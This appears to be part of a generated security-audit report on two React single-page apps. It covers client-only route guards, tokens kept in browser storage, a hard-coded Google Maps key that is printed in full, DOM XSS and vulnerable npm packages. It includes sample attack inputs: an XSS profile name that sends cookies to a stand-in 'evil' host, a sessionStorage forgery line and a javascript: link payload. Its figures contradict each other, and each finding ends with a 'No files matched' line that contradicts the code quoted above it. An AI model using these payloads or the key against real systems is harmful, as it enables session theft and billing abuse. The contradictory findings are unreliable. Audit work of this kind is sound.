

6. Security Hotspots Analysis

Objective: Address key OWASP-class security vulnerabilities and dependency risk.

Date: July 17, 2026 | **Scope:** `target/` — React 18 SPAs (Create React App) with Axios; no backend source in workspace (external API at `/api` / `localhost:3030`)

Executive Summary

EXECUTIVE SUMMARY

The target workspace contains two React 18 single-page applications — **social-media-react** (Redux, React Router v5, Socket.io, session-cookie API client) and **workbench-demo** (TypeScript login demo, React Router v6) — with **no server-side application code** present locally; security depends on an external API referenced at `localhost:3030`. Review covered **both frontend layers** and dependency manifests. The most severe findings are **DOM-based XSS** via unsanitized `innerHTML` in search autocomplete, **client-side-only route protection** (including an unguarded `/dashboard` in *workbench-demo*), **JWT and user objects stored in browser storage**, a **hard-coded Google Maps API key** shipped in the client bundle, and **115 npm audit findings** (8 critical, 53 high across both apps). No CSP or security headers were found in either `public/index.html`. Overall posture is **High Risk**, driven by exploitable client-side access-control bypass, XSS, exposed secrets, and vulnerable/outdated dependencies.

15

FILES SCANNED FOR INPUT HANDLING

8

CONCRETE INJECTION/XSS/CSRF/CORS/AUTH FINDINGS

115

DEPENDENCIES FLAGGED OUTDATED/VULNERABLE

10/12

OWASP CATEGORIES WITH FINDINGS

OVERALL CODEBASE RATING — SECURITY

High Risk

Driven by DOM XSS, client-side-only auth bypass, secrets in the bundle, and 61 critical/high npm audit findings.

6.1 Security Benchmark Ratings

#	Security KPI	Target	GOOD	MODERATE	HIGH RISK	Measured	Rating
H1	Critical Vulnerabilities	0	0	1	>1	1	MODERATE
H2	High Vulnerabilities	0	<5	5–10	>10	12	HIGH RISK

H3	Medium Vulnerabilities	low	<20	20–50	>50	4	GOOD
H4	Vulnerability Density	<0.5/KLOC	<0.5	0.5–1.0	>1.0	2.5/KLOC	HIGH RISK
H5	OWASP Top 10 Compliance	>95%	>95%	80–95%	<80%	17% clean (2/12)	HIGH RISK
H6	Critical/High Vulnerable Deps	0	0	1	>1	61	HIGH RISK
H7	Outdated Dependencies	<10%	<10%	10–25%	>25%	~35% direct deps outdated/EOL	HIGH RISK
H8	End-of-Life Dependencies	0	0	1–5	>5	2 (axios 0.27.x, react-router-dom 5.x)	MODERATE

No additional security findings beyond the standard set were observed.

6.2 Hotspot-by-Hotspot Evidence

Client-Side Route Protection Bypass HIGH

Both SPAs enforce authentication only in the browser. An attacker can navigate directly to protected routes or manipulate stored session objects without a valid server session.

Example 1 — workbench-demo **/dashboard** has no auth guard

target/workbench-demo/src/App.tsx:14-16 :

```
<Route path="/login" element={<LoginPage />} />
<Route path="/dashboard" element={<Dashboard />} />
<Route path="*" element={<Navigate to="/login" replace />} />
```

Example 2 — social-media-react checks sessionStorage only

target/social-media-react/src/cms/PrivateRoute.jsx:4-12 :

```
function PrivateRoute({ component: Component, ...rest }) {
  const isAuthenticated = userService.getLoggedInUser()

  return (
    <Route
      {...rest}
      render={(props) =>
        isAuthenticated ? <Component {...props} /> : <Redirect to="/signin" />
      }
    />
  )
}
```

```
)
}
```

Exploit scenario: An attacker opens `/dashboard` in `workbench-demo` without logging in and sees the dashboard UI immediately. In `social-media-react`, they open DevTools, run `sessionStorage.setItem('user', JSON.stringify({_id:'x',fullname:'Attacker'}))`, and reload — `PrivateRoute` grants access because it never validates the session cookie against the API.

Recommended fix:

1. Add a `ProtectedRoute` wrapper in `workbench-demo/src/App.tsx` that verifies a valid token via `/auth/me` before rendering `/dashboard`.
2. Replace `PrivateRoute` `sessionStorage` checks with an async bootstrap that calls `GET auth/me` (cookie session) on app load.
3. Redirect unauthenticated users server-side at the CDN/reverse-proxy for all `/main/*` paths.

No files matched `target/{workbench-demo,social-media-react}/src/**/*.{jsx,tsx,js,ts}` containing `Route path="/dashboard"|getLoggedInUser\(\)`.

JWT Stored in localStorage (workbench-demo) HIGH

`target/workbench-demo/src/pages/LoginPage.tsx:35-37` :

```
const { token } = await login({ email, password });
localStorage.setItem("token", token);
navigate("/dashboard");
```

Exploit scenario: Any XSS flaw (including transitive React Router XSS CVE GHSA-2w69-qvjg-hvix in `@remix-run/router` ≤1.23.1) allows `localStorage.getItem('token')` exfiltration and full account takeover via replayed Bearer tokens.

Recommended fix:

1. Remove `localStorage.setItem("token", ...)` from `LoginPage.tsx`.
2. Configure the API to issue `HttpOnly; Secure; SameSite=Strict` session cookies.
3. Attach credentials via `axios.defaults.withCredentials = true` in `authService.ts`.

No files matched `target/workbench-demo/src/**/*.{jsx,tsx,js,ts}` containing `localStorage\setItem\(['"]token`.

User Session Object in sessionStorage (social-media-react) HIGH

`target/social-media-react/src/services/user/userService.js:56-62` :

```
function _saveLocalUser(user) {
  sessionStorage.setItem(STORAGE_KEY_LOGGEDIN_USER, JSON.stringify(user))
  return user
}

function getLoggedInUser() {
```

```
return JSON.parse(sessionStorage.getItem(STORAGE_KEY_LOGGEDIN_USER) ||
'null')
}
```

Example 2 — Redux/bootstrap trusts stored user

`target/social-media-react/src/cms/PrivateRoute.jsx:5-6` reads `getLoggedInUser()` with no server round-trip.

Exploit scenario: Attacker injects a forged user object into `sessionStorage` and gains UI access to messaging, profile editing, and post creation; combined with missing server-side authorization on API endpoints this becomes full impersonation.

Recommended fix:

1. Stop persisting the full user object client-side; store only a non-sensitive session indicator if needed.
2. On app init, call `GET auth/me` and hydrate Redux from the server response.
3. Clear `sessionStorage` on logout and 401 responses globally in `httpService.js`.

No files matched `target/social-media-react/src/**/*.{jsx,js}` containing `sessionStorage\.(setItem|getItem)\(`.

Hard-Coded Google Maps API Key in Client Bundle HIGH

`target/social-media-react/src/pages/Map.jsx:116-118` :

```
<GoogleMapReact
  bootstrapURLKeys={{ key: `AIzaSyC9AFUykGS85sRwdfagUSX3H2ib7reLELI` }}
  defaultCenter={defaultProps.center}
```

Exploit scenario: Anyone who downloads the production JS bundle extracts the key and uses it from arbitrary origins, exhausting quota or incurring billing abuse on the Google Cloud project tied to this key.

Recommended fix:

1. Remove the literal key from `Map.jsx`; load via `process.env.REACT_APP_GOOGLE_MAPS_KEY` with HTTP referrer restrictions configured in Google Cloud Console.
2. Rotate the exposed key immediately.
3. Prefer a backend proxy that signs short-lived map tokens.

No files matched `target/social-media-react/src/**/*.{jsx,js}` containing `AIza|bootstrapURLKeys`.

FS1 — DOM XSS via innerHTML in Search Autocomplete HIGH

`target/social-media-react/src/cms/header/InputFilter.jsx:53-55` :

```
function addItem(value) {
  ulField.innerHTML = ulField.innerHTML + `<li>${value}</li>`
}
```

Example 2 — user display names feed the sink

target/social-media-react/src/cms/header/InputFilter.jsx:66-69 :

```
const getUsersName = () => {
  if (!users) return
  const usersToReturn = users.map((user) => user.fullname)
  setUsersAutoComplete(usersToReturn)
```

Exploit scenario: Attacker sets their profile `fullname` to `<img src=x onerror=fetch('https://evil/?c='+document.cookie)>` . When any user types matching text in search, the malicious HTML executes in their browser, exfiltrating session cookies (`withCredentials: true` in `httpService.js`).

Recommended fix:

1. Replace `innerHTML` concatenation with React state rendering (`usersAutoComplete.map(name => <li key={name}>{name}</li>)`).
2. Sanitize or encode user display names server-side on profile update.
3. Add a strict CSP with `script-src 'self'` in `public/index.html` .

No files matched `target/social-media-react/src/**/*.{jsx,js}` containing `innerHTML` .

FS2 — Secrets / API Keys in Client Code HIGH

Evidence: hard-coded Google Maps key in `Map.jsx` (see above). No `REACT_APP_*` secret leakage observed in workbench-demo; `authService.ts` correctly uses `process.env.REACT_APP_API_BASE_URL` for the base URL only.

Recommended fix: Rotate and externalize the Maps key; audit build pipeline to block secret patterns in client bundles.

No files matched `target/{social-media-react,workbench-demo}/src/**/*.{jsx,tsx,js,ts}` containing `AIza|sk-|ghp_|apiKey|api_key` .

FS3 — Auth Tokens in Browser Storage HIGH

Evidence: `localStorage.setItem("token", ...)` in workbench-demo `LoginPage.tsx:36` ; `sessionStorage.setItem(STORAGE_KEY_LOGGEDIN_USER, ...)` in social-media-react `userService.js:57` ; generic entity persistence in `asyncStorageService.js:47` .

Recommended fix: HttpOnly cookies for auth tokens; never store JWTs or full user records in Web Storage.

No files matched `target/{social-media-react,workbench-demo}/src/**/*.{jsx,tsx,js,ts}` containing `(localStorage|sessionStorage)\.(setItem|getItem)` .

FS4 — Vulnerable / Outdated npm Dependencies CRITICAL

social-media-react (`npm audit`): 75 vulnerabilities — 6 critical, 34 high, 20 moderate, 15 low. Notable direct dependency: `axios@^0.27.2` (multiple high CVEs; 0.x line unmaintained).

workbench-demo (`npm audit`): 40 vulnerabilities — 2 critical, 19 high, 9 moderate, 10 low. Direct `axios@1.7.2` affected by SSRF CVEs (GHSA-8hc4-vh64-cxmj, GHSA-jr5f-v2jv-69x6); `react-router-dom@6.23.1` pulls `@remix-run/router` with XSS open-redirect CVE GHSA-2w69-qvjg-hvjx.

Exploit scenario: Supply-chain or runtime exploitation of known axios/react-router CVEs in production builds; axios 0.27.x in social-media-react lacks security patches present in 1.x.

Recommended fix:

1. Upgrade social-media-react `axios` to $\geq 1.8.2$ and workbench-demo `axios` to latest patched 1.x.
2. Upgrade workbench-demo `react-router-dom` to $\geq 6.30.4$.
3. Run `npm audit fix` and wire `npm audit --audit-level=high` into CI for both apps.

No files matched `target/{social-media-react,workbench-demo}/package.json`.

FS5 — Missing Frontend Security Controls MEDIUM

Neither SPA defines CSP or security headers in HTML templates.

`target/social-media-react/public/index.html:1-28` — no `Content-Security-Policy` meta tag or security headers.

`target/workbench-demo/public/index.html:1-11` — same omission.

Example 2 — Unvalidated external URLs rendered in posts

`target/social-media-react/src/cms/posts/post-preview/PostBody.jsx:18-25` :

```
{link && (
  <a href={link} target="_blank" rel="noreferrer">
    <span className="the-link">{link}</span>
  </a>
)}
...
{imgUrl && <img src={imgUrl} alt="" />}
```

Exploit scenario: Attacker posts `link=javascript:alert(document.cookie)` or `imgUrl` pointing to a tracking endpoint; victims clicking or loading the post execute attacker-controlled navigation or leak Referer data. Missing CSP allows inline script injection from any XSS sink to execute freely.

Recommended fix:

1. Add CSP meta tag or serve headers: `default-src 'self'; script-src 'self'; object-src 'none'; frame-ancestors 'none'`.
2. Validate/sanitize `link`, `imgUrl`, and `videoUrl` server-side; block `javascript:` and data URLs client-side before render.
3. `target="_blank"` links already use `rel="noreferrer"` — maintain that pattern.

No files matched `target/social-media-react/src/**/*.{jsx,js}` containing `href=\{link\}|src=\{imgUrl\}`.

SQL Injection — Not observed

No server-side database code or raw SQL exists in `target/`. API backend is external and not present in this workspace.

CSRF — Not observed in workspace source

`social-media-react` sends credentialed requests (`withCredentials: true` in `httpService.js`) but no CSRF token handling exists client-side; mitigation must be verified on the external API (SameSite cookies or CSRF tokens). Not observable locally.

CORS Misconfiguration — Not observed in workspace source


No CORS middleware in repo; configuration lives on external API server.

6.3 OWASP Top 10 (2021) Coverage


#	Category	Verdict	Evidence / Note
6.1	Broken Access Control	HIGH	Client-side-only guards — <code>PrivateRoute.jsx</code> , unprotected <code>/dashboard</code> in <code>App.tsx</code>
6.2	Cryptographic Failures	HIGH	Hard-coded Google Maps key <code>Map.jsx:117</code> ; JWT in <code>localStorage</code>
6.3	Injection	HIGH	DOM XSS via <code>innerHTML</code> in <code>InputFilter.jsx:54</code>
6.4	Insecure Design	HIGH	Authorization and session trust implemented only in browser
6.5	Security Misconfiguration	MEDIUM	No CSP/security headers in either <code>public/index.html</code>
6.6	Vulnerable and Outdated Components	CRITICAL	115 npm audit findings; axios 0.27.x EOL
6.7	Identification and Authentication Failures	HIGH	Session/user objects in Web Storage; no server validation on route entry
6.8	Software and Data Integrity Failures	CLEAN	Lockfiles present; no unsigned auto-update logic in app source
6.9	Security Logging and Monitoring Failures	MEDIUM	No client auth-failure telemetry or audit logging observed
6.10	Server-Side Request Forgery (SSRF)	CLEAN	No server-side HTTP client in workspace; SSRF N/A locally
6.11	Other Security Reviews	MEDIUM	Unvalidated user URLs in <code>PostBody.jsx</code> (<code>href</code> , <code>img src</code>)
6.12	DevSecOps Security Assessment	HIGH	No project-level CI with <code>npm audit</code> /SAST; <code>target/.env</code> present (not readable)

6.4 Diagrams

Auth / request trust boundary



Top security risk flow



Improvement roadmap



6.5 Actions Required

Finding	Action	Rating	Priority
DOM XSS via innerHTML autocomplete	Replace <code>innerHTML</code> in <code>InputFilter.jsx</code> with React-rendered list; encode user display names server-side	HIGH RISK	HIGH
Client-side-only route protection	Add server-validated <code>ProtectedRoute</code> in both apps; guard <code>/dashboard</code> in workbench-demo	HIGH RISK	HIGH
JWT in localStorage	Remove token from <code>localStorage</code> ; use HttpOnly session cookies	HIGH RISK	HIGH
User object in sessionStorage	Stop trusting <code>sessionStorage</code> user; bootstrap via <code>GET auth/me</code>	HIGH RISK	HIGH
Hard-coded Google Maps API key	Rotate key; move to env var with referrer restrictions	HIGH RISK	HIGH
Vulnerable npm dependencies (115 total)	Upgrade axios, react-router-dom; run <code>npm audit fix</code> ; add CI gate	HIGH RISK	CRITICAL
Missing CSP / security headers	Add CSP to both <code>public/index.html</code> or reverse-proxy headers	MODERATE	MEDIUM
Unvalidated user URLs in posts	Allow-list http/https URLs for <code>link</code> , <code>imgUrl</code> , <code>videoUrl</code>	MODERATE	MEDIUM
No DevSecOps scanning in CI	Add <code>npm audit --audit-level=high</code> and secret scanning to pipeline	HIGH RISK	HIGH
No security audit logging	Log auth failures and access denials server-side; avoid logging tokens	MODERATE	MEDIUM

6.6 Expected Outcomes

- Eliminates the DOM XSS vector in search autocomplete and reduces stored-XSS blast radius for user-generated profile names.
- Server-validated sessions and HttpOnly cookies prevent trivial route bypass and token exfiltration via XSS.
- Rotated and restricted API keys stop unauthorized quota/billing abuse on Google Maps.
- Dependency upgrades and CI audit gates catch future CVEs before production deploys.
- CSP and URL validation reduce impact of any remaining injection or open-redirect flaws.